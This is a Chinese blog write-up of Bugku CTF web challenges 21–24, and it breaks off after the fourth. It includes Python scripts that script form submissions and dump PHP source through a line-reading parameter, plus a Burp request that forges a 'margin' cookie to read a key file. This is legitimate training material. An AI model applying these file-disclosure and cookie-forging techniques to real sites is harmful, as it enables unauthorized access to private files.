BUGKU_CTF WEB(21-35) writeUP

原创

程序小黑 于 2018-10-31 12:59:30 发布 41514 收藏 1

分类专栏： 网络安全 WEB 网络空间安全 文章标签： 网络安全


本文链接：https://blog.csdn.net/qq_27180763/article/details/83582239

版权

网络安全 同时被 3 个专栏收录

77 篇文章 3 订阅

订阅专栏


WEB

12 篇文章 1 订阅

订阅专栏


网络空间安全

41 篇文章 8 订阅

订阅专栏

第21题：秋名山老司机

根据题目要求可以看出题目要求在两秒内计算出div标签中给出的值。这里采用py传递value参数。通过post传递参数。session保持会话，从而拿到flag。


BUGKUCTF_百度搜索
BugkuCTF - 练习平台
下面的表达式的值是秋名山的车速
123.206.87.240:8002/qiumingshan/
python工具编写 [C:\Users\王海涛\Desktop\python工具编写] - ...\bugku21.py [python工具编写] - PyCharm
bugku21.py


亲请在2s内计算老司机的车速是多少
1558082918+116747348+1741691809+1001795159*1613815793+813867914*1387679520*1189303227-683136999*8389

```python
s = requests.session()
source = s.get(url)
expression = re.search('(\d+[+\-*])+(\d+)', source.text).group()
print expression
result = eval(expression)
print result
post = {'value': result}
print(s.post(url, post).text)
```

```
C:\Python27amd64\python.exe C:/Users/王海涛/Desktop/python工具编写/bugku21.py
1280710857+1844704356*1384356558+1632335326+103365856*1914036089-1759838796-805225179*1961856720+964939333-2082504796
1171838123055432876
å Žÿæ  ¥ä½  ä'Ÿæ¯è€  å  ‚æœ° Bugku{YOU_DID_IT_BY_SECOND}

Process finished with exit code 0
```

第22题：速度要快。

burp抓包发现一个response请求头。里面有一个flag属性。第一次判断是base64加密的。观察注释。传post传margin，控制session保持flag不变。写python。成功拿到flag。


python工具编写 [C:\Users\王海涛\Desktop\python工具编写] - ...\bugku22.py [python工具编写] - PyCharm
File Edit View Navigate Code Refactor Run Tools VCS Window Help
python工具编写 bugku22.py
Project
python工具编写 C:\Users\王海涛\Deskto
bugku17题爆破
ftp
venv
Include
Lib
Scripts
tcl
bugku.py
bugku21.py
bugku22.py
ftp.py
External Libraries
bugku21.py
bugku22.py
Run bugku22
4: Run
6: TODO
Python Console
Terminal
Event Log


```
import re
import requests
import base64
url = 'http://123.206.87.240:8002/web6/'
s = requests.session()
header = s.get(url).headers
flag = header['flag']
number = base64.b64decode(base64.b64decode(flag).split(':')[1])
info = {
    'margin': number
}
result = s.post(url, info)
print result.text
```

```
C:\Python27amd64\python.exe C:/Users/王海涛/Desktop/python工具编写/bugku22.py
KEY{111dd62fcd377076be18a}

Process finished with exit code 0
```

PEP 8: no newline at end of file

第23题：Cookies欺骗

首先发现url上有base64加密后的字符串。所以第一步进行解密。拿到字符串：keys.txt
编写脚本读取文件内容。获得php代码。




```
error_reporting(0);
$file=base64_decode(isset($_GET[’filename’])?$_GET[’filename’]:””);
$line=isset($_GET[’line’])?intval($_GET[’line’]):0;
if($file==’’) header(”location:index.php?line=&filename=a2V5cy50eHQ=”);
$file_list = array(
’0’ =>’keys.txt’,
’1’ =>’index.php’,
);

if(isset($_COOKIE[’margin’]) && $_COOKIE[’margin’]==’margin’){
$file_list[2]=’keys.php’;
}
```

1.py - Notepad

```
import requests
s=requests.Session()
url='http://123.206.87.240:8002/web11/index.php?line
for i in range(1,20):
    payload={'line':str(i),'filename':'aW5kZXgucGhw'}
    a=s.get(url,params=payload).content
    content=str(a)
    print(content)
```

Select C:\WINDOWS\system32\cmd.exe
File Edit Format View Help
Burp Suite Free Edition
Visual Studio 2017
腾讯课堂
ms08-067

观察php代码，发现需要构造cookie[‘margin’]=‘margin’。所以burp抓包改参数成功拿到flag。并读取key.php。这里需要将key.php经过base64加密。



Burp Suite Free Edition v1.7.27 - Temporary Project

Target: http://123.206.87.240:8002

Request

Name	Value
GET	/web11/index.php?line=&filename=a2V5cy5waHA== HTTP...
Host	123.206.87.240:8002
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en...
Accept-Encoding	gzip, deflate
Connection	close
Upgrade-Insecure-Requests	1
cookie	margin=margin


Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 20 Oct 2018 05:51:57 GMT
Content-Type: text/html
Connection: close
Content-Length: 30

<?php $key='KEY{key_keys}'; ?>
```

最后成功拿到flag。

第24题:never give up

这道题一进去，空空如也。观察页面源代码。发现注释1.phtml。查看该页面源代码。发现一段javascript代码。我们对word参数先进行url编码。得到一个经过base64加密过的字符串。




```
<script>window.location.href%3D'http%3A//www.bugku.com'%3B</script>
<!--
JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDIoZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ%3D%3D-->
```

```
%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTIyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEElN0IlMEElMDIoZWFkZXIlMjglMjdMb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0IlMEElN0QlMEElMjRpZCUzRCUyNF9HRVQlNUIlMjdpZCUyNyU1RCUzQiUwQSUyNGElM0QlMjRfR0VUJTVCJTI3YSUyNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGElMkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTIwbm8lMjBubyUyMG5vJTIwbm8lMjBubyUyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTIwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTIyYnVna3UlMjBpcyUyMGElMjBuaWNlJTIwcGxhdGVmb3JtJTIxJTIyJTIwYW5kJTIwJTI0aWQlM0QlM0QwJTIwYW5kJTIwc3RybGVuJTI4JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMkMlMjIxMTE0JTIyJTI5JTIwYW5kJTIwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTIxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEElN0IlMEElMDlwcmludCUyMCUyMm5ldmVyJTIwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiUwQSU3RCUwQSUwQSUwQSUzRiUzRQ%3D%3D--%3E
```

在线工具 由 开源中国 所有 | @新浪微博 |阿里云提供服务器和带宽 |意见反馈 | 粤ICP备12009483号-6 | 深圳市奥思网络科技有限公司版权所有


解密后成功拿到php源码：

